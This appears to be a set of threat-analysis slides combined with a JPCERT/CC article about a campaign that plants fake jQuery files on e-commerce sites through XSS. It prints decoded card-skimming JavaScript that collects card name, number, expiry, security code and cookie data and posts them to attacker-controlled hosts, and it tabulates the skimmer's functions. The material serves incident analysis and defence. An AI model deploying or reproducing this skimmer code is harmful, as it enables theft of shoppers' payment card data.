


```
    function dujcaa() {
        var a = 'https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/js/09/jquery/';
        if (document.getElementById("card_name").value != "" && document.getElementById("card_no").value != "" && document.getElementById("
            security_code").value != "") {
            var b = "vector..";
            var c = getCookie("bDatas");
            if (c != null) {
                b = b + hexToString(c)
            }
            var d = b + ".." + document.getElementById("card_name").value + ".." + document.getElementById("card_no").value + ".." + document.
                getElementById("card_limit_m").options[document.getElementById("card_limit_m").selectedIndex].value + "-" + document.getElementById(
                "card_limit_y").options[document.getElementById("card_limit_y").selectedIndex].value + ".." + document.getElementById("security_code
                ").value;
            postrec(d, a)
        }
    }
```

jquery.2.0.9.min.js

Threat Analysis: 2nd Step Decoded JavaScript (Case B)

TLP:RED



Compromised Site

```javascript
    function dujcaa() {
        if (f) {
            return
        }
        var a = 'https://[redacted]/plugin/AjaxZip3/media/jquery.min.js.php';
        if (document.getElementById("[redacted]creditCardNumber").value != "" && document.getElementById("[redacted]creditCardName").value != "" &&
            document.getElementById("[redacted]securityCode").value != "") {
            var b = "[redacted]";
            var c = getCookie("bDatas");
            if (c != null) {
                b = b + hexToString(c)
            }
            var d = b + ".." + document.getElementById("[redacted]reditCardName").value + ".." + document.getElementById("[redacted]creditCardNumber"
                ).value + ".." + document.getElementById("[redacted]creditCardExpirationMonth").options[document.getElementById("
                [redacted]creditCardExpirationMonth").selectedIndex].value + "-" + document.getElementById("[redacted]creditCardExpirationYear").
                options[document.getElementById("[redacted]creditCardExpirationYear").selectedIndex].value + ".." + document.getElementById("
                [redacted]securityCode").value;
            f = true;

            function seelpSet() {
                f = false
            }
            setTimeout(seelpSet, 1000);
            postrec(d, a)
        }
    }
```

Each target contains a parameter name and a string that identifies the victim organization, and targeted e-commerce sites are carefully researched rather than targeted to the general public.

Threat Analysis: Functional Overview of Fake jQuery

How the fake jQuery works?

- Stealing card information using malicious JavaScript that sends them into the adversary's infrastructure (either C2 or another compromised server).
- Stealing member information that's temporarily stored in auto-login cookies by monitoring the login screen or member registration screen.
- Sending cardholder information with malicious cookies coded to malicious codes to the adversary's infrastructure (either C2 or another compromsied server).

Threat Analysis: List of Fake jQuery Malicious Functions

Function	Functional overview
dujcaa()	Send information entered to the specified URL ex)https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/js/09/jquery/ Send the information below separated by "..“ ・”{Unique character string}” ・bDatas Cookie content（HEX-> converted to a string） ・card_name ・card_no ・card_limit_m – card_limit_y ・security_code Send only if all of the following conditions are met ・”card_name” is entered ・”card_no” is entered ・”security_code” is entered
getCookie(a)	Take out the contents of the cookie name specified in "a"
hexToString(a)	Return the HEX string specified in “a" to the character string Used to extract the value set in the cookie


Threat Analysis: List of Fake jQuery Malicious Functions

Function	Functional overview
addOnLoadFunc(a)	call the argument “a”
delCookie(a,b)	Set the “b” value in the cookie name specified in “a” and set the current time to -1. Not called from anywhere
dojcmain()	main processing. Separate processing based on the URL being accessed ※switching by target ・When "?act=xxx" is included (assumed to be at the time of payment) - Assign dujcaa as an event triggered when the "xxx" button is clicked ・If "/login/" is included (login screen) - Assign jlBdata as an event triggered when the "btn" class is clicked ・When "/user_regist" is included (member registration screen) - Assign jlBdataReg as an event that fires when the "fb" class is clicked ・If "/order/delivery" is included - do nothing

06

Threat Activity Monitoring

Monitoring: The Investigation Timeline



JPCERT/CC Eyes

Top > List of "Incident" > Attack Exploiting XSS Vulnerability in E-commerce Websites


増渕 維摩(Yuma Masubuchi)

July 12, 2021

Attack Exploiting XSS Vulnerability in E-commerce Websites


On 28 April 2021, Trend Micro reported the details of attacks exploiting cross-site scripting (hereafter "XSS") vulnerability on e-commerce websites [1]. JPCERT/CC has also confirmed similar cases, which originate in XSS vulnerability in websites developed with EC-CUBE products (an open source CMS for e-commerce websites). This attack does not target vulnerabilities which is specific to EC-CUBE products but affects any e-commerce websites which have XSS vulnerability on its administrator page. This attack campaign is still ongoing as of July 1, 2021. This article details the cases that JPCERT/CC has handled.

Reference
https://blogs.jpcert.or.jp/en/2021/07/water_pamola.html



```
function dujcaa() {
    var a = 'https://[redacted]/assets/js/jquery.js.php';
    if (document.getElementById("[redacted]credit_card_no").value != "" && document.getElementById("
        [redacted]credit_security_code").value != "") {
        var b = "[redacted]..";
        var c = getCookie("bDatas");
        if (c != null) {
            b = b + hexToString(c)
        }
        var d = b + ".." + document.getElementById("[redacted]credit_card_no").value + ".." + document.
            getElementById("[redacted]credit_card_exp_month").options[document.getElementById("
            [redacted]credit_card_exp_month").selectedIndex].value + "-" + document.getElementById("
            [redacted]credit_card_exp_year").options[document.getElementById("[redacted]credit_card_exp_year").
            selectedIndex].value + ".." + document.getElementById("[redacted]credit_security_code").value;
        postrec(d, a)
    }
}
```

Figure 6: JavaScript code sending credit card information



4/28
Trend Micro reports similar attack

7/6
JPCERT/CC reported similar attacks

7/28
googlevapis.com

11/7
jqueryapistatic.com

Heads up

Acquisition of fraudulent domain names

Update rogue script

2019


2020

2021

2022

Monitoring: Understanding Last modification of Malcodes

We have confirmed that 5 files have been updated since November 2021. We have also confirmed that files last updated before November have the same hash value as files on **googlevapis**.
Therefore, we think that googlevapis and **jqueryapistatic** are allegedly used by the same actor.



Name	Date modified	Type	Size
jquery.2.5.7.min.js	11/9/2021 11:50 PM	JScript Script File	19 KB
jquery.2.0.9.min.js	11/9/2021 11:41 PM	JScript Script File	18 KB
jquery.min.js	11/9/2021 11:36 PM	JScript Script File	19 KB
jquery.2.7.1.min.js	11/8/2021 5:25 PM	JScript Script File	25 KB
jquery.2.2.8.min.js	11/8/2021 1:02 PM	JScript Script File	17 KB
jquery.2.1.1.min.js	3/30/2021 11:12 PM	JScript Script File	10 KB
jquery.2.9.4.min.js	3/19/2021 6:08 PM	JScript Script File	8 KB
jquery.3.2.1.min.js	12/16/2020 9:28 PM	JScript Script File	9 KB
jquery.2.4.1.min.js	10/13/2020 12:43 PM	JScript Script File	1 KB
jquery.2.3.1.min.js	9/8/2020 10:36 PM	JScript Script File	12 KB
jquery.2.0.6.min.js	9/6/2020 11:37 PM	JScript Script File	8 KB
jquery.2.0.7.min.js	9/1/2020 10:12 AM	JScript Script File	9 KB
jquery.2.2.1.min.js	8/30/2020 1:39 PM	JScript Script File	6 KB


The detail of modification is in the next page

Monitoring: About the Files "Before" and "After" updated

If you compare the files before and after the update, you can see that the communication destination of the POST destination has changed. However, the Path has not changed.

You can see that the updated file has better obfuscation of the JavaScript code.


Before



```
function dujcaa() {
    var a = 'https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/js/09/jquery/';
    if (document.getElementById("card_name").value != "" && document.getElementById("card_no").value != "" && document.getElementById("
        security_code").value != "") {
        var b = "vector..";
        var c = getCookie("bDatas");
        if (c != null) {
            b = b + hexToString(c)
        }
        var d = b + ".." + document.getElementById("card_name").value + ".." + document.getElementById("card_no").value + ".." + document.
            getElementById("card_limit_m").options[document.getElementById("card_limit_m").selectedIndex].value + "-" + document.getElementById(
            "card_limit_y").options[document.getElementById("card_limit_y").selectedIndex].value + ".." + document.getElementById("security_code
            ").value;
        postrec(d, a)
    }
}
```

jquery.2.0.9.min.js

After



